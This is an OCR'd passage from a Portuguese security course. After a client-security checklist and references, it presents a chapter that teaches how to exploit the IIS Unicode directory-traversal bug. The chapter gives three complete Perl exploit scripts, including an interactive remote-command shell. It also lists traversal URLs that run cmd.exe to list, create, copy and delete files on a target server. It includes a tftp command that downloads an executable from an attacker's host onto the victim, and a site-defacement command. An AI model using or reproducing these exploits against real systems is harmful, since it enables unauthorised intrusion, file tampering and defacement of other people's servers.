
18.19.clientes

Clientes


- *Os equipamentos clientes estão espalhados pela empresa toda? Qualquer um que entre na empresa pode ter acesso a uma máquina?*
- *As máquinas estão em locais controlados pelos seus respectivos usuários?*
- *As máquinas são diskless? O usuário pode instalar o que desejar nas máquinas?*
- *Não existe uma política para as máquinas dos usuários, somente para o servidor!*
- *Os usuários podem realizar eles mesmo suas atividades de manutenção e suporte caso julguem necessário*
- *Os softwares das máquinas clientes não são atualizados há muito tempo*
- *O sistema operacional dos clientes é Windows 9x*
- *O sistema operacional dos clientes é uma mistura de sistemas*
- *Os clientes podem executar qualquer tipo de código seja ele um binários (executável) ou um script anexo a um email*
- *O usuários se conectam de fora do escritório nos servidores*




18.20.engenharia social e o inimigo interno




18.21.políticas e mecanismos de segurança



18.22.LINKS



18.23.referências bibliográficas



Ref. Bibliográficas sobre segurança

- *KIM, Gene H. SPAFFORD, Eugene H. Writing, suporting and evaluating Tripwire: a public avaliable security tool. Pardue University, Indiana: 1994.*
- *KIM, Gene H. SPAFFORD, Eugene H. The design and implementation of Tripwire: a file system integrity checker. Pardue University, Indiana: 1993.*
- *McCLURE, Stuart; Scambray, Joel; Kurtz, George. Hackers Expostos - Segredos e soluções para a segurança de redes, Segunda Edição. São Paulo : Makron, 2001.*
- *MOURANI, Gerhard. Securing and optimizing Linux: Red Hat Edition. Version 1.3 OpenDocs Publishing, 2000, 486p.*
- *NSA glossary of terms used in security and intrusion detection. Data de captura: 31/12/2000 Disponível na internet em: <http://www.sans.org/newlook/resources/glossary.htm>*
- *ORTIZ, Eduardo Bellincanta. Microsoft Windows 2000 Server - Instalação Configuração e Implementação. São Paulo : Editora Érica, 2001.*
- *NIELS, Provos. Encrypting Virtual Memory. University of Michigan. Disponível na internet em: <www.openbsd.org>*
- *RAADT, Theo de et. al. Cryptography in OpenBSD: Na Overview. The OpenBSD Project.*
- *STALLINGS, William, Cryptography and network security, Segunda edição. New Jersey : Prentice Hall, 1998*

Cooperativa Mista de Trabalho Multidisciplinar LTDA

www.csecurity.com.br

security_advisor@cootrade.com.br

suporte@csecurity.com.br

CAPITULO 9

Hacking UNICODE

19.introdução

A intenção deste texto é demonstrar como funciona a técnica do Unicode, e não a de incentivar que você saia pela internet desfigurando sites. Nós não nos responsabilizamos pelo mau uso destas informações, tudo o que você fizer será de sua responsabilidade.

A técnica do unicode não é nova, porém, ela foi e ainda continua sendo uma das técnicas mais empregadas para a desfigurações de sites na internet. Cerca de 50% dos web servers internet information server 4.0 e 5.0 possuem este bug, isto se deve ao fato de que várias pessoas que atuam na área da gerência de redes não possuem o conhecimento deste bug. Porem, a microsoft a muito tempo já lançou um patch de correção para esta falha, o qual se encontra no site http://microsoft.com/technet/security/bulletin/ms00-057.asp , o qual resolve por completo o problema, não necessitando de ações adicionais. A partir de agora, pretendo explicar como se explora o bug do unicode, e além de mostrar como se desfigura um site, pretendo também mostrar como se obtém acesso shell, como se envia e executa arquivos no servidor, e também como apagar os log's, entre outras coisas.

19.1.observação

Algumas das técnicas necessitarão do uso de exploits, os quais precisam ser compilados. Os exploits que serão utilizados foram codados na linguagem Perl. Usuários Linux (a maioria) já possuem o compilador Perl em seu sistema, usuários do rWindows (não foi um erro de digitação, é que o windows é uma bosta mesmo!) podem fazer download do compilador no site http://www.perl.com , precisando ainda do programa de instalação do compilador chamado instmsia.exe, que se encontra neste mesmo site.

A primeira linha do código fonte dos exploits indicam onde o exploit está localizado em seu computador, você deve alterá-la de acordo com a localização do diretório perl/bin em seu computador.

Exemplo:
#!/usr/bin/perl -> padrão
#!/programas\perl\bin -> especificação para onde o compilador se encontra em seu computador (sistemas windows).

19.2.explorando

Antes de tudo é necessário saber se o host está utilizando o Windows NT ou 2000, e o internet information server 4.0 ou 5.0, estas informações podem ser obtidas via implementação de técncicas de finger print ou banner, ou ainda, scans que retornam qual sistema operacional e qual web server estão sendo utilizados pelo host alvo.

O próximo passo é saber se o alvo está vulnerável ou não ao bug do unicode, para saber disto você pode utilizar scans de vulnerabilidades, como o nessus (linux) ou o twwwscan (windows), caso o bug do unicode esteje presente, utilize o scan unicodecheck.pl que é especifico para essa falha para ver ser realmente ele está bugado, pois as vezes o scan de vulns mostra a vulnerabilidade mas o sistema já foi corrigido.

Verificando se o host está bugado através do uso do scan especifico:

Localizando o caminho do root:

http://www.host.com/idq.idq

"path not found c:\inetpub\wwwroot\idq.idq

Executando o scan:

perl unicodecheck.pl www.host.com:80 "dir c:\inetpub\wwwroot"

#Sensepost.exe found - Executing [dir c:inetpubwwwroot] on www.host.com:80
#HTTP/1.1 200 OK
#Server: Microsoft-IIS/5.0
#Date: Fri, 12 Jan 2001 13:52:52 GMT
#Content-Type: application/octet-stream
#Volume in drive C has no label.
#Volume Serial Number is 543D-8959
#

Directory of c:inetpubwwwroot
#
#01/11/2001 05:33p dir .
#01/11/2001 05:33p dir ..
#06/03/1999 09:13p 342 aveia.gif
#06/03/1999 09:13p 1,736 index.html
#01/11/2001 05:33p dir imagens
#09/22/1999 12:58p 7,240 start.asp
#06/03/1999 09:13p 356 manta.gif
#06/03/1999 09:13p 2,806 pagao.gif

#01/11/2001 05:33p 2,497 post.html
#06/03/1999 09:13p 1,046 printing.gif
#06/03/1999 09:13p 1,577 war.gif
#06/03/1999 09:13p 1,182 woowoo.gif
#06/03/1999 09:13p 4,670 zetarock.gif
#01/11/2001 05:33p dir _private
#01/11/2001 05:33p 1,759 _vti_inf.html
#01/11/2001 05:33p dir _vti_log
11 File(s) 25,211 bytes
5 Dir(s) 1,066,082,304 bytes free

Código fonte do scan
P.S. recorte o código fonte e cole-o em um arquivo que deverá ser salvo com o nome unicodecheck.pl

----------cut here

```
#!/usr/bin/perl
# Very simple PERL script to test a machine for Unicode vulnerability.
# Use port number with SSLproxy for testing SSL sites
# Usage: unicodecheck IP:port
# Only makes use of "Socket" library
# Roelof Temmingh 2000/10/21
# roelof@sensepost.com http://www.sensepost.com

use Socket;
# --------------init
if ($#ARGV<0) {die "Usage: unicodecheck IP:port\n";}
($host,$port)=split(/:/,@ARGV[0]);
print "Testing $host:$port : ";
$target = inet_aton($host);
$flag=0;
# ---------------test method 1
my @results=sendraw("GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}
# ---------------test method 2
my @results=sendraw("GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}
# ---------------result
if ($flag==1){print "Vulnerable\n";}
else {print "Safe\n";}
```

```
# ------------- Sendraw - thanx RFP rfp@wiretrip.net
sub sendraw {   # this saves the whole transaction anyway
      my ($pstr)=@_;
      socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
            die("Socket problems\n");
      if(connect(S,pack "SnA4x8",2,$port,$target)){
            my @in;
            select(S);      $|=1;   print $pstr;
            while(<S>){ push @in, $_;}
            select(STDOUT); close(S); return @in;
      } else { die("Can't connect...\n"); }
}
# Spidermark: sensepostdata
```

---------- cut here

19.3.Estudando o servidor

Você pode utilizar o browser para visualizar diretórios e arquivos do servidor, ex:

http://server/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\
http://server/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir+c:\
http://server/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
http://server/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir+c:\
http://server/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir+c:\
http://server/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
http://server/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir +c:\
http://server/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/
cmd.exe?/c+dir+c:\
http://server/_vti_bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/
cmd.exe?/c+dir+c:\
http://server/iisadmpwd/..%c0%af../..%c0%af../..%c0%af../winnt/system32/
cmd.exe?/c+dir+c:\

P.S: você pode utilizar também as opções dir+d:\ dir+e:\ dir+f:\ para
visualizar os demais hard disk's/partições do servidor.
    o diretório c:\ não é listado, porém todos os outros são.

M0re

Copiando arquivos, criando diretórios, escrevendo e deletando arquivos.

Criando diretórios:

http://server/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+md+c:\Manager_fix_this

escrevendo um .txt:
/C+echo+anything+>c:\etc.txt

Copiando:
http://server/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+copy+c:\caca.mdb
Deletando:
http://server/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+del+c:\caca.mdb
Visualizando um txt: http://server/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+type+c:\caca.txt

19.4.FAZENDO Uploads

Você precisará de um servidor ftp instalado em seu computador, no linux pode ser utilizado o tftp.

Exemplo:
http://www.host.com/scripts/..%c0%af../winnt/system32/cmd.exe/c+tftp.exe+"-i"+200.200.200.200+get+file.exe+c:\destino\file.exe

Entendendo:

tftp - cliente de ftp do windows nt ou 2000, que farah o download do arquivo do seu servidor de ftp.

"-i" - indica que o arquivo que serah enviado ao servidor eh um binário, quando um arquivo de texto simples (txt) for enviado, este parâmetro pode ser eliminado.

200.200.200.200 - endereço ip do servidor de ftp onde o arquivo a ser enviado para o host estah armazenado.

get - indica que o arquivo deve ser obtido do endereço ip especificado.

file.exe - nome do arquivo a ser enviado.

c:\destino - diretório do servidor para onde o arquivo serah enviado.

file.exe - nome que o arquivo ganharah no servidor.

19.5.desfigurando

perl unicodexecute2.pl www.host.com:80
cmd / echo web site defaced > c:inetpub\wwwroot\index.html

codigo fonte do spl01t

P.S. recorte o código fonte e cole-o em um arquivo que deverá
ser salvo com o nome unicodexecute2.pl
------- cute here

```
#!/usr/bin/perl
# See http://www.securityfocus.com/vdb/bottom.html?section=exploit&vid=1806
# Very simple PERL script to execute commands on IIS Unicode vulnerable servers
# Use port number with SSLproxy for testing SSL sites
# Usage: unicodexecute2 IP:port command
# Only makes use of "Socket" library
#
# New in version2:
# Copy the cmd.exe to something else, and then use it.
# The script checks for this.
# Thnx to security@nsfocus.com for discovering the cmd.exe copy part
#
# Roelof Temmingh 2000/10/26
# roelof@sensepost.com http://www.sensepost.com

use Socket;
# --------------init
if ($#ARGV<1) {die "Usage: unicodexecute IP:port command\n";}
($host,$port)=split(/:/,@ARGV[0]);
$target = inet_aton($host);

# --------------test if cmd has been copied:
$failed=1;
$command="dir";
@results=sendraw("GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+$command
HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /sensepost.exe/) {$failed=0;}
}
$failed2=1;
if ($failed==1) {
 print "Sensepost.exe not found - Copying CMD...\n";
 $command="copy c:\\winnt\\system32\\cmd.exe sensepost.exe";
```

```
 $command=~s/ /\%20/g;
 @results2=sendraw("GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+$command
HTTP/1.0\r\n\r\n");
 foreach $line2 (@results2){
  if (($line2 =~ /copied/ )) {$failed2=0;}
 }
 if ($failed2==1) {die "Copy of CMD failed - inspect manually:\n@results2\n\n"};
}

# ------------ we can assume that the cmd.exe is copied from here..
$command=@ARGV[1];
print "Sensepost.exe found - Executing [$command] on $host:$port\n";
$command=~s/ /\%20/g;
my @results=sendraw("GET
/scripts/..%c0%af../inetpub/scripts/sensepost.exe?/c+$command HTTP/1.0\r\n\r\n");
print @results;

# ------------- Sendraw - thanx RFP rfp@wiretrip.net
sub sendraw {   # this saves the whole transaction anyway
      my ($pstr)=@_;
      socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
            die("Socket problems\n");
      if(connect(S,pack "SnA4x8",2,$port,$target)){
            my @in;
            select(S);      $|=1;   print $pstr;
            while(<S>){ push @in, $_;}
            select(STDOUT); close(S); return @in;
      } else { die("Can't connect...\n"); }
}
# Spidermark: sensepostdata
```

-------- cut here

19.6.obtendo acesso Shell

perl unicode_shell.pl www.host.com:80

Código fonte do spl01t
P.S. recorte o código fonte e cole-o em um arquivo que deverá
ser salvo com o nome unicode_shell.pl

--------- cut here

```
#!/usr/bin/perl -w
#
```

```
# UNICODE SHELL - by B-r00t.
# A Unicode HTTP exploit for Micro$oft NT IIS WebServers.
#
# First tries to get IIS Server string.
# Scans for usable Unicode URL in 20 different ways.
# Then allows choice of which URL to use including an URL of
# your own design eg. After copying cmd.exe to /scripts.
# Commands are executed via your choice of URL on the target
# server.
#
# URL can be changed at anytime by typing URL.
# The Webserver can be re-SCANed at anytime by typing SCAN.
# Program can be QUIT at anytime by typing QUIT.
# HELP prints this ...
# ENJOY !


use strict;
use IO::Socket;

# Globals Go Here.
my $host;               # Host being probed.
my $port;               # Webserver port.
my $command;                    # Command to issue.
my $url;                # URL being used.
my @results;            # Results from server.
my $probe;              # Whether to display output.
my @U;                          # Unicode URLS.

# URLS - Feel free to add here.
# $U[0] always used for custom URL.
$U[1] = "/scripts/..%c0%af../winnt/system32/cmd.exe?/c+";
$U[2] = "/scripts..%c1%9c../winnt/system32/cmd.exe?/c+";
$U[3] = "/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+";
$U[4] = "/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+";
$U[5] = "/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+";
$U[6] = "/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+";
$U[7] = "/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+";
$U[8] = "/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+";
$U[9] = "/scripts/..%c1%af../winnt/system32/cmd.exe?/c+";
$U[10] = "/scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+";
$U[11] = "/scripts/..%f0%80%80%af../winnt/system32/cmd.exe?/c+";
$U[12] = "/scripts/..%f8%80%80%80%af../winnt/system32/cmd.exe?/c+";
$U[13] = "/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+";
```

```
$U[14] =
"/msadc/..\%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af../winnt/system32/cmd.exe\?/
c\+";
$U[15] = "/cgi-
bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+";
$U[16] =
"/samples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+";
$U[17] =
"/iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c
+";
$U[18] =
"/_vti_cnf/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+"
;
$U[19] =
"/_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+"
;
$U[20] =
"/adsamples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c
+";

# SUBROUTINES GO HERE.
&intro;
&scan;
&choose;
&command;
&exit; # Play safe with this .

sub intro {
&help;
&host;
&server;
sleep 3;
};

# host subroutine.
sub host {
print "\nHost : ";
$host=<STDIN>;
chomp $host;
if ($host eq ""){$host="localhost"};
print "\nPort : ";
$port=<STDIN>;
chomp $port;
if ($port =~/\D/ ){$port="80"};
if ($port eq "" ) {$port = "80"};
```

```
};      # end host subroutine.

# Server string subroutine.
sub server {
my $X;
print "\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n";
print "\nTrying to obtain IIS Server string ...";
$probe = "string";
my $output;
my $webserver = "something";
&connect;
for ($X=0; $X<=10; $X++){
        $output = $results[$X];
        if (defined $output){
        if ($output =~/IIS/){ $webserver = "iis" };
        };
};
if ($webserver ne "iis"){
print "\a\a\n\nWARNING : UNABLE TO GET IIS SERVER STRING.";
print "\nThis Server may not be running Micro\$oft IIS WebServer";
print "\nand therefore may not be exploitable using the";
print "\nUnicode Bug.";
print "\n\n\nDo You Wish To Cont ... [Y/N]";
my $choice = <STDIN>;
chomp $choice;
if ($choice =~/N/i) {&exit};
        }else{
print "\n\nOK ... It Seems To Be Micro\$oft IIS.";
        };
};  # end server subroutine.

# scan subroutine.
sub scan {
my $status = "not_vulnerable";
print "\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n";
print "\nScanning Webserver $host on port $port ...";
my $loop;
my $output;
my $flag;
$command="dir";
for ($loop=1; $loop < @U; $loop++) {
$flag = "0";
$url = $U[$loop];
$probe = "scan";
&connect;
```

```
foreach $output (@results){
if ($output =~ /Directory/) {
                        $flag = "1";
                                $status = "vulnerable";
                                };
        };

if ($flag eq "0") {
print "\n$host is not vulnerable to Unicode URL Number $loop.";
}else{
print "\a\a\a\n$host IS VULNERABLE TO UNICODE URL NUMBER $loop !!!";
    };
};
if ($status eq "not_vulnerable"){
                                print "\n\nSORRY $host is NOT Vulnerable to the UNICODE
Exploit.";
                                &exit;
                                };
}; # end scan subroutine.

# choose URL subroutine.
sub choose {
print "\nURL To Use [0 = Other]: ";
my $choice=<STDIN>;
chomp $choice;
if ($choice > @U){ &choose };
if ($choice =~/\D/g ){ &choose };
if ($choice == 0){ &other };
$url = $U[$choice];
print "\nURL: HTTP://$host$url";
}; # end choose URL subroutine.

# Other URL subroutine.
sub other {
print "\nURL [minus command] eg: HTTP://$host\/scripts\/cmd.exe?\/+";
print "\nHTTP://$host";
my $other = <STDIN>;
chomp $other;
$U[0] = $other;
};  # end other subroutine.

# Command subroutine.
sub command {
while ($command !~/quit/i) {
print "\nHELP QUIT URL SCAN Or Command eg dir C: ";
```

```
print "\nCommand :";
$command = <STDIN>;
chomp $command;
if ($command =~/quit/i) { &exit };
if ($command =~/url/i) { &choose };
if ($command =~/scan/i) { &scan };
if ($command =~/help/i) { &help };
$command =~ s/\s/+/g; # remove white space.
print "HTTP://$host$url$command";
$probe = "command";
if ($command !~/quit|url|scan|help/) {&connect};
};
&exit;
};  # end command subroutine.

# Connect subroutine.
sub connect {
my $connection = IO::Socket::INET->new (
                                        Proto => "tcp",
                                        PeerAddr => "$host",
                                        PeerPort => "$port",
                                        ) or die "\nSorry UNABLE TO CONNECT To $host On Port
$port.\n";
$connection -> autoflush(1);
if ($probe =~/command|scan/){
print $connection "GET $url$command HTTP/1.0\r\n\r\n";
}elsif ($probe =~/string/) {
print $connection "HEAD / HTTP/1.0\r\n\r\n";
};

while ( <$connection> ) {
                                @results = <$connection>;
                                 };
close $connection;
if ($probe eq "command"){ &output };
if ($probe eq "string"){ &output };
};  # end connect subroutine.

# output subroutine.
sub output{
print "\nOUTPUT FROM $host. \n\n";
my $display;
# if probe is a for server string display only first 10 lines.
if ($probe eq "string") {
                                my $X;
                                for ($X=0; $X<=10; $X++) {
```

```
                              $display = $results[$X];
                              if (defined $display){print "$display";};
                              sleep 1;
                                        };
# else print all server output to the screen.
                              }else{
                              foreach $display (@results){
                                 print "$display";
                                 sleep 1;
                                        };
                      };
};  # end output subroutine.

# exit subroutine.
sub exit{
print "\n\n\nIf You Cant B-r00t Then Just B#.";
print "\nByeeeeee ... !!!";
print "\n\n\n";
exit;
};

# Help subroutine.
sub help {
print "\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n";
print "\n UNICODE SHELL by B-r00t. 2001.";
print "\n Br00tzC0ntactz\@Hotmail.Com ";
print "\n ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~\n";
print "\n A Unicode HTTP exploit for Micro\$oft NT IIS WebServers.";
print "\n";
print "\n First tries to get IIS Server string.";
print "\n Scans for usable Unicode URL in 20 different ways.";
print "\n Then allows choice of which URL to use including an URL of";
print "\n your own design eg. After copying cmd.exe to /scripts.";
print "\n Commands are executed via your choice of URL on the target";
print "\n server.";
print "\n ";
print "\n URL can be changed at anytime by typing URL.";
print "\n The Webserver can be re-SCANed at anytime by typing SCAN.";
print "\n Program can be QUIT at anytime by typing QUIT.";
print "\n HELP prints this ... ";
print "\n ENJOY !";
print "\n\n\n";
}; # end help subroutine.
```

```
# Another fine B-r00t production ...
#
# Thanks To :
# Micro$oft For Being What It Is !
# That One Doris ... U-Know-Who-U-R!
# Mum & Dad.
#
#
# B-r00t aka B#. 2001.
# Br00tzC0ntactz@Hotmail.Com
# ICQ 24645508.
# THE END - AMEN.
```

